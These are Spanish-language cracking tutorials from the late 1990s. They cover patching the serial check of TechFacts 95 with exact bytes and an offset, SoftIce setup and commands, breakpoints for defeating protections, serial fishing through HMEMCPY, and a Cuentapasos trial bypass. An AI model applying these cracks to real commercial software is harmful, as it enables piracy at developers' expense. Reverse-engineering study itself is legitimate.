Llegamos a la parte interesante, cada mensaje recordatorio debe tener una comprobación como la del ejemplo. Basta con analizar los mensajes recordatorio y descubrir la dirección de memoria del flag. Pero quién narices rellena el flag?. Obviamente debe haber como mínimo dos inicializaciones, una al comienzo de la ejecución del programa que pone al flag a OFF y la rutina de protección que lo debe poner a ON si la pwd es correcta. ¿Me sigues hasta ahora?.

Es fácil ahora saber donde atacar, un crack elegante sería poner la inicialización al comienzo del programa a ON en vez de OFF. Recuerda esto: " Un buen cracker debe ser ante todo elegante y sutil, nada intrusivo".

Otro punto de ataque

Hasta ahora hemos visto que analizando los estúpidos mensajes se puede conocer la dirección de memoria del flag y a partir de ahí su inicialización. Pero en los esquemas basados en números de series existe un punto de entrada más claro aún que los flags: la propia rutina de protección. Veamos un método sencillo para llegar a ella.

Si uno se va a la opción de registro e introduce un número de serie falso, aparecerá una estúpida ventana indicando que nos hemos equivocado: "Soryy your password is invalid" o algo parecido que traducido al cristiano es "Tío te ha equivocado, JAAARL". Esto no es una vía de entrada, esto es una autopista de 1GB de carriles. Basta con pensar un poco, quién es la encargada de mandar este mensaje? ,evidentemente la propia rutina de protección, interesante verdad?. Ya sólo queda encerrar la rutina, ver como trabaja , cambiar un par de bytes (siempre de la forma más elegante posible) y listo, programa crackeado.

Comparación de ataques

¿Qué crack es mejor?, el de flags o de la rutina de protección?. Esto depende en gran medida de programa, de tus habilidades y del tipo de que dispongas. Con la rutina de protección se puede analizar en profundidad el esquema, ver como trabaja y hasta extraer tu propio número de serie, osea el número de serie que la empresa te da si te registras, pero esto requiere tiempo y esfuerzo, obteniendo una satisfacción moral e intelectual. Además, en la próxima versión del programa est pwd posiblemente funcionará y no necesitarás crackear de nuevo. Mediante cracks al flag, se requiere un tiempo menor, pero la próxima versión habrá que crackearla de nuevo (no importa seguro que estos estúpidos programadores habrán seguido la mismo patrón de protección). Un crack a la rutina de exige un conocimiento profundo de la misma, lo que puede llevar a tu propio generador de claves (igualito o seguramente mejor que el tiene la empresa).

CÓMO CRACKEAR TECHFACTS 95:

Objetivo: TechFacts 95.
Versión: 1.30 3/7/97
Nombre del ejecutable: Teckfct95.exe
Website: http://ourworld.compuserve.com/homepage/deansoft
Tamaño del ejecutable: 1.251.840 bytes.
Tipo de protección: Por número de serie.
Dificultad: ameba.
Tiempo de crackeo: 2 minutos.
Herramientas: SoftIce 3.0 y Editor Hexadecimal.

Siguiendo las recomendaciones de +ORC empezaremos por crackear nuestras propias herramientas crack. El programa en cuestión es una pequeña joya que nos permitirá, entre otras muchas cosas, rastrear las acciones de un determinado programa, buscar cadenas de caracteres en ficheros, trabajar con dll.. Generalmente,lo utilizo para rastrear programas de instalación, obteniendo información de los ficheros creados, las entradas de registro añadidas o borradas, ...

Manos a la obra. El programa es un ejecutable que no necesita otro fichero para funcionar (cosa rara en estos días). Así pues, arranquemos el programa veamos lo que ocurre. Aparece una horrible ventana diciendo que utilicemos nuestra VISA o MASTERCARD y que soltemos los 19,99 dólares (unas 2500 pesetas) que tenemos para ir a tomar cervezas.

Echemos un vistazo al programa. Entre otras cosas, hay una opción en TOOLS/WATCH SYSTEM, que nos permite rastrear un programa. En HELP/HELP TOPICS/ORDER FORM aparece una hoja de registro en la que nos avisa de que además tenemos que paga 2 dólares para gastos de envío, ¡cómo si costará 250 pelas enviar un mail con el número de serie!.

En HELP/ABOUT TECHFACTS 95 encontramos un botón USE REG KEY. Aquí es donde tenemos que introducir nuestro Nombre (First name), apellidos (Last name) y el número de serie correspondiente que lo recibiremos por mail si pagáramos 19,99 dólares más 2 dólares de gastos de envío. Empecemos por aquí.

Pongamos un nombre, un apellido y un número cualquiera y pulsemos el botón REGISTER. Entonces escuchamos un pitido y aparece una ventana de mensaje diciendo REGISTRATION KEY FAILED. Ahora ¡pensemos un poco!, apliquemos un poco de ZEN CRACKING.

Lo único anormal es el pitido. Si tu fueras un programador y quisieras que pitará tu "cacharro" tienes dos opciones construirte un bonito programa en ensamblador que lo haga, o bien utilizar una función de pitido presente en alguna de las vomitivas librerías de funciones, también llamadas API. ¿ Qué piensas que ha hecho nuestro "vago" programador ?. ¡Bingo! ha utilizado la función MessageBeep de la librería USER32.DLL. Este un punto de ataque muy claro, aunque existen muchos otros.

Apliquemos la técnica LIVE, es decir, utilizaremos el SoftIce. Reinicialicemos nuestro ordenador en modo Ms-Dos, lancemos el WinIce y volveremos a Windows.

Abramos el LOADER de SoftIce y en FILE/OPEN MODULE seleccionemos el fichero Tekfct95.exe. Pulsemos Load o el botón con las ruedecillas dentadas. Nos aparece una ventana de mensaje del SoftIce diciendo que no puede cargar la tabla de símbolos, pulsemos el botón SÍ y aparecemos directamente en el SoftIce con la pantalla en modo texto. En este momento nos encontramos en la primera sentencia de nuestro programa. Pulsemos bpx messagebeep con esto tomaremos el control antes de que aparezca el pitido. Con Ctrl-D volvemos a Windoce y el programa sigue ejecutándose normalmente pero con un cebo en messagebeep. Elegimos la opción de registro y escribimos cualquier cosa en nombre, apellidos y número de serie, pulsamos el botón y aparecemos de bruces en :

USER32!MessageBeep

014F:BFF623C1 B148 MOV CL,48 ** Aparecemos aquí.****

014F:BFF623C3 EB12 JMP BFF623D7**

Si pulsamos en este momento F12(continuar hasta un RET) nos situaremos en:

014F:0047BA65 EB11 jmp 0047BA78

014F:0047BA67 6A30 push 00000030

014F:0047BA69 E822A7F8FF Call 00406190 ** Llamada a MessageBeep****

014F:0047BA6E B8BCBB4700 mov eax, 0047BBBC**

014F:0047BA73 E824BEFBFF call 0043789C ** Pintamos la ventana de error ****
En tu ordenador las direcciones de memoria pueden ser diferentes.**

¡Sintamos el código!. Estamos en mitad de las sentencias de error, lo que implica que debe haber un salto condicional a este conjunto de sentencias de error. El salto debe ser condicional porque en caso de haber metido correctamente el número de serie habríamos obtenido algún tipo de mensaje de felicitación. Así pues, sólo debemos encontrar ese salto condicional y modificarlo.

Miremos por encima de la dirección 014F:0047BA69, nos encontramos en 014F:0047BA65 un salto incondicional jmp 0047BA78, en una ejecución normal nunca llegaríamos a 0047BA67 ya que siempre saltaríamos a 0047BA78. Por tanto, lo que debemos buscar es un salto condicional a la dirección 0047BA67. Si volvemos hacia atrás un poco con los cursores encontramos este bonito salto

014F:0047B934 E89B73F8FF call 00402CD4

014F:0047B939 0F8528010000 jne 0047BA67 ** ¡BINGO! ****

014F:0047B93F 8D45B7 lea eax, dword ptr [ebp-49]**

Hemos encontrado el salto, sólamente hay que modificarlo. Fijaos que el salto se produce después de una llamada a la rutina call 00402CD4 apostaría el pellejo a que esta es una rutina para comprobar si tu número de serie es correcto. Si no es igual (jne) salta a las sentencias de error. Si es igual continua ejecutándose. Hay muchas formas de invertir el salto:

1.- Cambiar 0F8528010000 jne 0047BA67 por

0F8500000000 jne 0047B93F

2.- Cambiar 0F8528010000 jne 0047BA67 por

404840484048 inc eax,dec eax, inc eax, dec eax, inc eax, dec eax

La 1 es un salto neutro, sea igual o no siempre se ejecuta la sentencia siguiente. La 2 es la preferida por +ORC, cambia el salto por un conjunto de parejas incrementar - decrementar que dejan el registro eax sin cambios en su contenido.

Solamente hay que tener en cuenta dos cosas para modificar el código, sustituir siempre el mismo número de bytes (cambias 2 bytes por 2 bytes) y que tus modificaciones sean una sentencia en ensamblador correcta.

El SoftIce nos permite hacer cambios On-Fly, es decir, en ese mismo instante, pero el cambio no es permanente. Para ello, nos vemos obligados a utilizar algún editor hexadecimal, con el cual abriremos el fichero ejecutable, y buscaremos la cadena en hexadecimal E89B73F8FF0F8528010000 y la cambiaremos por E89B73F8FF0F8500000000. La cadena se encuentra en el offset 0X7AD34(los números en hexa llevan delante un 0X) que en decimal es 503092.

Así pues tenemos que irnos al byte 503092 de fichero ejecutable y comenzar a hacer cambios.

Ahora tendremos el ejecutable parcheado, si nos registramos nuestro número de serie siempre será aceptado.

Un crack no es más que un pequeño programa que abre un fichero y cambia un par de bytes por otros. ¡Nada más sencillo! Sólo hay que saber qué bytes hay que cambiar. Cuantos menos bytes se cambien más elegante será el crack.

Si habéis seguido todos los pasos habéis crackeado vuestro primer programa. Aun nos sois cracker pero estáis en la buena senda. Sólo hay que poner interés.

Para gentes más avezadas, comentaré que el flag de activación se iniciativa correctamente en :0047BA5E mov byte ptr [004CF31A],00 La rutina de protección es bastante patética, con gran cantidad de código inactivo. Empieza en :47B5C0. Obviamente se podría haber hecho algún otro tipo de pero este es el más simple (se podría haber obtenido el número de serie real, o haber creado un generador de claves).El programador ha puesta a "pelo" la dirección de retorno en :47BA3F push 47BA54. Es un ridículo truco que nos hará perdernos si continuamos ejecutando normalmente, por ello es conveniente pulsar "F12" y mirar hacia por encima sin ejecutar sentencias.

Espero vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.Brown	**Introducción al SoftIce**	**Julio 1998**

Instalación del Soft-Ice 3.22 para W95

- Tener el SoftIce 3.20, y la actualización a la versión 3.22 (ver sección de hErrAmiEntAs para conseguirlos)

- Ejecutar el programa de instalación (3.20), y cuando lo pida, decirle que no actualize el Autoexec.Bat, ya que es mejor hacerlo después a mano.
- Ejecutar el programa de actualización (3.22).

- Editar el AutoExec.Bat, y añadir al final :
  CHOICE /T:N,3 "Cargar Debugger Soft-Ice 3.22 "
  IF ERRORLEVEL 2 GOTO SEGUIR
  C:\SIW95\WINICE.EXE
  :SEGUIR

- Al arrancar el Pc, tendremos 3 segundos para contestar si queremos cargar el SoftIce.
  (Se puede cambiar el tiempo y/o la opción por defecto con el parámetro /T:OpcionDefecto,Segundos)
  Si hemos pedido cargar el debugger, el windows arrancará normalmente, pero al pulsar Ctrl-D tiene que aparecer el entorno del debugger, y a partir de aquí ya es otra historia....

- Para ejecutar el SoftIce desde una "ventana" de guindous, hay que activar la casilla de Universal Video Driver, cuando se configura la targeta gráfica.
  Se puede volver a reconfigurar con el "Display Adapter Setup" que se instala juntamente con el SoftIce, y dejarlo como mejor nos vaya.

Configuración del entorno (WinIce.Dat)

Los parametros de configuración estan en el fichero WinIce.Dat, y se puede acceder a ellos también desde el pgm Symbol Loader, en la opción de SoftICE Initialization Settings.

Algunos comandos se pueden teclear directamente desde el SoftIce, o se pueden tener en el WinIce.Dat para que se ejecuten al arrancar.
Probad primero, y lo que más os interese lo poneis en la linia INIT="X;"

```
CODE ON : Para ver los bytes en hexa de cada instrucción asm.
LINES # : Número de linias para la pantalla.
WR : Para ver/ocultar la ventana de Registers.
WL : Para ver/ocultar la ventana de Locals.
WC # : Número de linias para la ventana de Code.
WD # : Número de linias para la ventana de Data.
WW # : Número de linias para la ventana de Watch.
```

Un ejemplo de configuración podría ser :

```
INIT="CODE ON;LINES 60;WR;WL;WD 13;WC 25;WATCH eax;WATCH *eax;X;"
```

Estando en el SoftIce, el tamaño de las ventanas también se puede modificar con el ratón.
Y también se pueden cambiar los colores con el comando COLOR

Configuración del entorno (WinIce.Dat)

Para poder interceptar llamadas a funciones externas del programa que estamos traceando, hay que retocar unas linias en el WinIce.Dat
Se tienen que "exportar" los ficheros que contengan las funciones que queramos pillar. Los típicos que conviene tener para interceptar las llamadas al Api de windows son :

```
EXP=c:\windows\system\kernel32.dll
EXP=c:\windows\system\user32.dll
EXP=c:\windows\system\gdi32.dll
EXP=c:\windows\system\advapi32.dll
```

Estas linias las vereis en el WinIce.Dat, pero con un puntoycoma delante que las inactiva.
Tan sólo quitar el ; y retocar el path del windows si no se ajustase a vuestro Pc.

Sin estos "Exports", no se podria poner un BreakPoint tipo BPX GetWindowTextA, que son muy útiles para bastantes desprotecciones.

Traceando ....

Tenemos varias opciones para ir avanzando por el programa :

```
T (F8): Ejecuta la instrucción actual y se para en la siguiente.
P (F10): Igual que T, pero no entra en los Call.
P RET (F12): Ejecuta hasta una instrucción de retorno (RET).
G address (F11): Ejecuta hasta la dirección 'address'.
```

Husmeando ....

Para poder ver o buscar lo que hay en memoria :

```
D address [L length] : Muestra el contenido de la memoria.
S address L length  data-string: Busca un valor en la memoria RAM.
```

Ejemplos :
D EAX => para ver qué hay en EAX
D *EAX => para ver qué hay en la dirección que apunta EAX
D EBP-200 ==> para ver qué hay en EBP-200
D 000F:A8A57 ==> para ver qué hay en la dirección F:A8A57

S 0 L FFFFFFFF 'clave' => Busca el texto 'clave' por toda la memoria.
S 0 L FFFFFFFF A1,41 => Busca 'A141' en hexadecimal por toda la memoria.
S es:di+10 L ecx A1,41 => Busca 'A141' en hexa. desde es:di+10 hasta (es:di+10)+ ecx

Parando ....

El uso de los BreakPoints, o Puntos de Ruptura es muy útil para parar el programa en un momento dado. Ponerlos bien significa ahorrarse ver muchas linias de código inútil.
Para manipular los BreakPoints tenemos :

```
BL : Muestra los BreakPoints que hemos puesto.
BD # : Desactiva el BreakPoint número # (* para todos).
BE # : Activa el BreakPoint número # (* para todos).
BC # : Elimina el BreakPoint número # (* para todos).
```

Algunos de los BreakPoints disponibles son :

```
BPX address/symbol : Parada por ejecución.
BPIO [-h] port [R|W|RW] : Parada por acceso a puerto E/S.
BPINT interrupt-number : Parada por interrupción.
BMSG hWnd [L] begin-msg : Parada por mensaje.
BPM address : Parada por acceso a memoria.
```

Para ver ejemplos y coger ideas de Puntos de Ruptura, ver el documento de BreakPoints.

Pidiendo ....

Con el SoftIce disponemos de varios comandos para obtener información del Sistema.
Por ejemplo,

```
WMSG : Muestra los mensajes de windows.(wm_gettext, wm_lbuttondown,..)
TASK : Muestra las tareas actualmente en ejecución.
HWND nombreTask : Muestra información sobre los "windows handles".
EXP : Muestra/Carga las funciones "exportadas" de las DLLs.
```

Supongamos que queremos interceptar qué se hace con una clave que acabamos de introducir en un programa.
Se podría hacer (entre otras maneras) :
TASK => para ver el nombre del programa.
HWND nombrePgm => para ver que apuntadores hay para ese programa.
BMSG apuntador mensaje ==> para poner un BreakPoint.

Ej: interceptar para la tarea prueba32, el "Window-Handle" 2C0 (Class_Name: Edit, que corresponde al cuadro de texto)
HWND prueba32
BMSG 2C0 wm_gettext

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.Brown	**Resumen de los Comandos del SoftIce**	**Julio 1998**

Comandos existentes en el SoftIce 3.22

```
 SETTING BREAK POINTS
======================
BPM, BPMB, BPMW, BPMD
       - Breakpoint on memory access
BPR    - Breakpoint on memory range
BPIO   - Breakpoint on I/O port access
BPINT  - Breakpoint on interrupt
BPX    - Breakpoint on execution
BMSG   - Breakpoint on Windows message
BSTAT  - Breakpoint Statistics
CSIP   - Set CS:EIP range qualifier

 MANIPULATING BREAK POINTS
===========================
BPE    - Edit breakpoint
BPT    - Use breakpoint as a template
BL     - List current breakpoints
BC     - Clear breakpoint
BD     - Disable breakpoint
BE     - Enable breakpoint
BH     - Breakpoint history

 DISPLAY/CHANGE MEMORY
=======================
R      - Display/change register contents
U      - Un-assembles instructions
D, DB, DW, DD, DS, DL, DT
       - Display memory
E, EB, EW, ED, ES, EL, ET
```

```
       - Edit memory
PEEK   - Read from physical address
POKE   - Write to physical address
PAGEIN - Load a page into physical memory (note: not always safe)
H      - Help on the specified function
?      - Evaluate expression
VER    - SoftICE version
WATCH  - Add watch
FORMAT - Change format of data window
DATA   - Change data window

 DISPLAY SYSTEM INFORMATION
============================
GDT    - Display global descriptor table
LDT    - Display local descriptor table
IDT    - Display interrupt descriptor Table
TSS    - Display task state segment
CPU    - Display cpu register information
PCI    - Display PCI device information
MOD    - Display windows module list
HEAP   - Display windows global heap
LHEAP  - Display windows local heap
VXD    - Display windows VxD map
TASK   - Display windows task list
VCALL  - Display VxD calls
WMSG   - Display windows messages
PAGE   - Display page table information
PHYS   - Display all virtual addresses for physical address
STACK  - Display call stack
XFRAME - Display active exception frames
MAPV86 - Display v86 memory map
HWND   - Display window handle information
CLASS  - Display window class information
VM     - Display virtual machine information
THREAD - Display thread information
ADDR   - Display/change address Contexts
MAP32  - Display 32 bit section map
PROC   - Display process information
QUERY  - Display a processes virtual address space map
WHAT   - Identify the type of an expression
OBJDIR - Display info about an object directory
DEVICE - Display info about a device
DRIVER - Display info about a driver
FOBJ   - Display info about a file object
IRP    - Display info about a IRP

 I/O PORT COMMANDS
===================
I, IB, IW, ID
       - Input data from I/O port
O, OB, OW, OD
       - Output data to I/O port
```

FLOW CONTROL COMMANDS

```
X      - Return to host debugger or program
G      - Go to address
T      - Single step one instruction
P      - Step skipping calls, Int, etc.
HERE   - Go to current cursor line
EXIT   - Force an exit to current DOS/Windows program
GENINT - Generate an interrupt
HBOOT  - System boot (total reset)
```

MODE CONTROL

```
I1HERE - Direct INT1 to SoftICE
I3HERE - Direct INT3 to SoftICE
ZAP    - Zap embedded INT1 or INT3
FAULTS - Enable/disable SoftICE fault trapping
SET    - Change an internal variable
```

CUSTOMIZATION COMMANDS

```
PAUSE  - Controls display scroll mode
ALTKEY - Set key sequence to invoke window
FKEY   - Display/set function keys
DEX    - Display/assign window data expressions
CODE   - Display instruction bytes in code window
COLOR  - Display/set screen colors
ANSWER - Auto-answer and redirect console to modem
DIAL   - Redirect console to modem
SERIAL - Redirect console
TABS   - Set/display tab settings
LINES  - Set/display number of lines on screen
WIDTH  - Set/display number of columns on screen
PRN    - Set printer output port
PRINT-SCREEN key - Dump screen to printer
MACRO  - Define a named macro command
```

UTILITY COMMANDS

```
A      - Assemble code
S      - Search for data
F      - Fill memory with data
M      - Move data
C      - Compare two data blocks
```

LINE EDITOR KEY USAGE

```
(Up)   - Recall previous command line
(Down) - Recall next command line
(Right)- Move cursor right
(Left) - Move cursor left
BKSP   - Back over last character
```

```
HOME   - Start of line
END    - End of line
INS    - Toggle insert mode
DEL    - Delete character
ESC    - Cancel current command

 SCROLLING KEY USAGE
=====================
PageUp      - Display previous page of display history
PageDn      - Display next page of display history
Alt-(Up)    - Scroll data window down one line
Alt-(Down)  - Scroll data window up one line
Alt-PageUp  - Scroll data window down one page
Alt-PageDn  - Scroll data window up one page
Ctrl-PageUp - Scroll code window down one page
Ctrl-PageDn - Scroll code window up one page
Ctrl-(Up)   - Scroll code window down one line
Ctrl-(Down) - Scroll code window up one line

 WINDOW COMMANDS
=================
WC     - Toggle code window
WD     - Toggle data window
WF     - Toggle floating point stack window
WL     - Toggle locals window
WR     - Toggle register window
WW     - Toggle watch window
EC     - Enable/disable code window
.      - Locate current instruction

 WINDOW CONTROL
================
CLS    - Clear window
RS     - Restore program screen
ALTSCR - Change to alternate display
FLASH  - Restore screen during P and T

 SYMBOL/SOURCE COMMANDS
========================
SYM    - Display symbols
SYMLOC - Relocate symbol base
EXP    - Display export symbols
SRC    - Toggle between source, mixed & code
TABLE  - Select/remove symbol table
FILE   - Change/display current source file
SS     - Search source module for string
TYPES  - List all types, or display type definition
LOCALS - Display locals currently in scope

 BACK TRACE COMMANDS
=====================
SHOW   - Display from backtrace buffer
TRACE  - Enter back trace simulation mode
```

```
XT      - Step in trace simulation mode
XP      - Program step in trace simulation mode
XG      - Go to address in trace simulation mode
XRSET   - Reset back trace history buffer

 SPECIAL OPERATORS
===================
.       - Preceding a decimal number specifies a line number
$       - Preceding an address specifies SEGMENT addressing
#       - Preceding an address specifies SELECTOR addressing
@       - Preceding an address specifies indirection
```

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.Brown	**Ejemplos de BreakPoints para el SoftIce**	**Julio 1998**

Introducción

Una de las habilidades más importantes para desproteger un programa es saber Dónde, Cuándo y Qué Tipo de BreakPoints usar.
En caso contrario, acabas perdido entre cientos de lineas de código, sin poder encontrar la rutina de protección buscada.

Las posibilidades de BreakPoints son infinitas, pero hay algunos que se usan frecuentemente para las desprotecciones.

Tener en cuenta si el programa debugado es de 16 o 32 bits para los Puntos de Ruptura en las llamadas al Api de windows.
Por ejemplo, BPX GetWindowText (para 16 bits) y BPX GetWindowTextA (para 32 bits).
O sea, que los programas para W95 de 32 bits llevan la A al final.

Ejemplos de BreakPoints útiles para el cracking

1)General Purposes

BPX messagebox
BPX getdlgitemtext
BPX getwindowtext
BPX hmemcpy
BPX showwindow
BPX updatewindow
BMSG xxxx wm_gettext
BMSG xxxx wm_command
BMSG xxxx wm_move

2)Time Related

BPINT 21 if ah==2A (DOS)
BPX getlocaltime
BPX getfiletime
BPX getsystemtime

3)Register Flag Related (e.g. Flag on EAX)

BPX cs:eip if EAX==0 (SICE 3.x)

4)Memory Flag Related (e.g. Flag on 0030:000045AA)

BPMB cs:eip rw if 0x30:0x45AA==0 (SICE 3.x)

5)"Hear The Echo" Technique Related

BPX 0x30:0x45AA do "d 0x30:0x44BB" (SICE 3.x)
BPX CS:0x66CC do "? EAX" (SICE 3.x)

6)CD-ROM and Disk Based Schemes

BPINT 13 if ah==2 (DOS)
BPINT 13 if ah==3 (DOS)
BPINT 13 if ah==4 (DOS)
BPX GetFileAttributesA
BPX GetFileSize
BPX GetDriveType
BPX GetLastError
BPX ReadFile
BPIO -h (Your CD-ROM Port Address) R

7)Dongle Cracking

BPIO -h 278 R
BPIO -h 378 R

8)Key File Related

BPINT 21 if ah==3dh (DOS)
BPINT 31 if ah==3fh (DOS)

```
BPINT 21 if ah==3dh (DOS)
BPX ReadFileA
BPX CreateFileA

9)Keyboard Input Related
------------------------
BPINT 16 if ah==0 (DOS)
BPINT 21 if ah==0xA (DOS)
```

Nota: Texto original en inglés de Aesculapius

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.WhiTe	**Ingenieria Inversa Utilizando la función HMEMCPY**	**Mayo 1999**

1- ¿Que es HMEMCPY?

HMEMCPY es una API de Windows, que utiliza la memoria RAM para leer, manipular, comparar y almacenar cadenas (texto que introducimos cuando un programa nos pide el numero de serie por ejemplo). La funcion recoge la informacion que le proporcionamos y la carga en memoria. Despues manipula esas cadenas, las mueve y las compara (por ejemplo compara tu numero de serie con el correcto), y despues decide si la cadena es o no la correcta.
La funcion HMEMCPY devuelve esta informacion al programa en cuestion, y si has puesto el serial correcto te lo aceptara o de lo contrario te mostrara una bonita ventana de error.

2- ¿Para que nos sirve a los Crackers HMEMCPY?

HMEMCPY se puede utilizar para "cazar" numeros de serie validos en programas shareware. Utilizando un debugger (depurador) como el SoftIce, podemos poner un breakpoint en HMEMCPY para que el programa se pare y nos avise cuando llama a la funcion. Muchos programas shareware utilizan HMEMCPY para comparar numeros de serie, sobre todo cuando han sido escritos en Delphi o en Visual Basic.

3- ¿Como preparar el SoftIce para pararnos en HMEMCPY?

Cargamos nuestra "victima" y vamos a la ventana de registro, donde normalmente se nos pedira un nombre y un numero de serie. Suele haber un boton que se debe pulsar para validar los datos una vez introducidos. Pues bien, si existe el boton procedemos de la siguiente forma:

Rellenamos los datos, nombre y serial cualquiera. Vamos al SoftIce y ponemos un breakpoint en HMEMCPY, para lo cual escribimos " BPX HMEMCPY ". Lo que estamos haciendo es indicarle al SoftIce que se pare y nos avise cuando nuestra "victima" llame a HMEMCPY.

Una vez puesto el breakpoint, pulsamos Ctrl+d para volver al programa. Pulsamos el boton de registro y volveremos al SoftIce. Bien, ahora si suponemos que los datos que nos pedian solo eran dos, el nombre y el numero de serie..... necesitamos pulsar una vez Ctrl+D (o F11, es lo mismo) puesto que si no lo hacemos estaremos siguiendole la pista al nombre y no es lo que nos interesa. :o)

Si no existe el boton de registro:

Ponemos el BPX antes de introducir el ULTIMO caracter de nuestro serial falso.

Ahora si que estamos en el camino correcto (bueno, casi). Si te fijas, en el SoftIce veras una linea encima de la ventana de comandos que pone el nombre del programa en el que estas. En nuestro caso lo usual sera que veas algo como: "USER(0A)" o "(USER(01)" pues esta parte no nos interesa para nada, tenemos que llegar al codigo de nuestra "victima". Para lo cual pulsamos F12 unas cuantas veces hasta que veamos el nombre de nuestro programa en cuestion, lo cual nos indicara que estamos dentro. Si por ejemplo el programa se llama "victima" veremos algo como "VICTIMA!CODE".

4- ¿Que podemos buscar?

Una vez que estamos dentro del codigo de nuestra "victima", tenemos que buscar una comparacion (CMP, TEST) y/o un salto condicional (JE, JNE, JZ, JNZ...etc). Si encuentras una comparacion y despues un salto, lo mas probable es que sea una zona muy muy interesante.
Un ejemplo:

```
CALL     xxxxxxxx
MOV      EAX,[EBP-14]     ;EAX contiene el serial que introducimos
MOV      EDX,[00463A56]   ;EDX contiene el serial CORRECTO
CALL     xxxxxxxx         ;Llamada a una rutina para compararlos
JNZ      0047FCA4         ;Si es correcto salta a REGISTRADO (si no es cero)
MOV      EAX,00466F34     ;Si es cero no estamos registrados
CALL     xxxxxxxxx
JMP      0047FCCC
MOV      EAX,004738D4
MOV      EDX,00466F7C
CALL     xxxxxxxx
```

Esta rutina es bastante tipica, aunque obviamente hay muchas variantes. :o)
Para "cazar" nuestro serial en este ejemplo, necesitamos situarnos sobre la linea "MOV EDX,[00463A56]" , ahora vamos a ver que diablos contiene el registro EDX para lo cual escribimos en el SoftIce "D EDX". NUESTRO SERIAL CORRECTO !!!

Otra rutina bastante comun seria algo similar a esto:

```
PUSH     EAX
CALL     xxxxxxxx  ;Llamada a una funcion que calcula nuestro serial Correcto
ADD      ESP,04    ;y lo almacena en memoria
TEST     EAX,EAX   ;Compara nuestro serial con el Correcto
JNZ      00440994  ;Si no es cero salta a REGISTRADO
```

```
PUSH     0047B52B  ;Nuestro serial Correcto
PUSH     64
PUSH     EBX
CALL     xxxxxxxx
```

Los registros y las posiciones de memoria que tu te vas a encontrar seran diferentes , pero la rutina sera bastante parecida. Para ver nuestro numero de serie valido nos situamos en la linea del PUSH 0047B52B y escribimos en el SoftIce "d 0047B52B"
Para terminar nada mejor que practicar con la obra maestra de algun programador desinformado. (Se nota que pocos programadores leen nuestros tutoriales jejeje, en fin, peor para ellos, el que no aprende es porque no quiere).

Como obtener un Serial Valido para Talisman v1.1


```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
     Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
    JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
         JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
                  Mr.Pink and of course all WKT Members ;o)
```



```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Cuentapasos 3.75**	W95 / W98 / NT
Descripción	Control del gasto telefónico	
Tipo	Shareware	
Url	http://www.cuentapasos.com	
Protección	**Nag Screen. Periodo evaluación de 30 dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v4.0, SmartCheck 6.0, Spy++	
Objetivo	**Simular estar registrados.**	
Cracker	**Mr. Blue**	
Fecha	18 de Octubre de 1999	

Introducción

Quién no haya intentado crackear este clásico, o alguna de sus versiones predecesoras, que me tire la primera piedra...

Todos hemos oído hablar del Cuentapasos que, a pesar de existir otros programas equivalentes de distribución gratuita, sigue siendo una codiciada presa. Nos encontramos ante una aplicación escrita en Visual Basic, en la que el autor ha intentado protegerla por todos lados, tapando entradas y huecos, cerrándonos puertas de formas más o menos inteligentes. Y sabemos que cuanto más interés pone el autor en proteger una aplicación, más interesante hace a la presa, desde el punto de vista didáctico que es el que nos mueve a los miembros de WKT!.

Sirva el presente tutorial para demostrar la gran dificultad que supone para cualquier programador realizar una protección eficiente de sus aplicaciones cuando estas están escritas en Visual Basic. La nueva forma de compilación en *p-code* no hace más que facilitar las cosas a los amantes de la ingeniería inversa. De hecho, durante el tutorial se mostrará que desproteger un programa de Visual Basic *p-compilado* es mucho más sencillo e inmediato que el mismo compilado en código nativo.

Aprenderemos, además de cómo pelearnos con éxito contra el *p-code*, otras *técnicas exóticas*. Reconozco que podría haberse hecho de otra forma menos elaborada, pero nuestra meta no es crackear; es ***aprender***, ***enseñar*** y ***mostrar*** nuevas técnicas crackeando.

Reconocimiento y exploración

Veamos a que nos enfrentamos. Al ejecutar el programa, nos aparece una pantalla de bienvenida, en la que posteriormente aparece que es una versión de evaluación. Sobre esta pantalla aparece otra que nos muestra los datos de la aplicación, dirección de correo electrónico del autor, etc... También aparece un código de compra, tanto en el título como en el botón de la derecha.

Lo que nos interesa es que aparecen los días transcurridos del periodo de evaluación y los días que nos restan que no es más que treinta menos los días transcurridos. Además aparecen dos botones, *Aceptar* y *Salir*. Estos serán nuestros enemigos, la nag-screen y las rutinas que calculan los días restantes de evaluación. Nuestros objetivos serán que el usuario no se vea obligado a pulsar *Aceptar* para arrancar la aplicación (es irritante) y por supuesto, "ampliar" el periodo de evaluación (que alguien puede pensar que es insuficiente).

Es una buena costumbre, para empezar a tomar contacto con el programa, y sobre todo en esta fase inicial en la que tenemos que planear nuestra estrategia, pasar a la víctima por un detector de formatos como el GetTyp. La salida del GetTyp nos muestra que el ejecutable se encuentra comprimido. Más explicaciones en el tutorial de **Mr.Orange** sobre descompresión manual con ProcDump. Al encontrarse comprimido, no podremos realizar un parcheador que actúe sobre el fichero en disco, tendremos que descomprimirlo previamente.

El ratón virtual

Para saltar la nagscreen vamos a utilizar un método clásico, que muchos pueden desconocer. Vamos a simular un *click* del ratón sobre el botón *Aceptar*, sin intervención del usuario. Es un método en desuso pero elegante y limpio, que nos permite comprender un poco mejor el funcionamiento del Windows y aprender muchas cosas, que es para lo que estamos aquí.

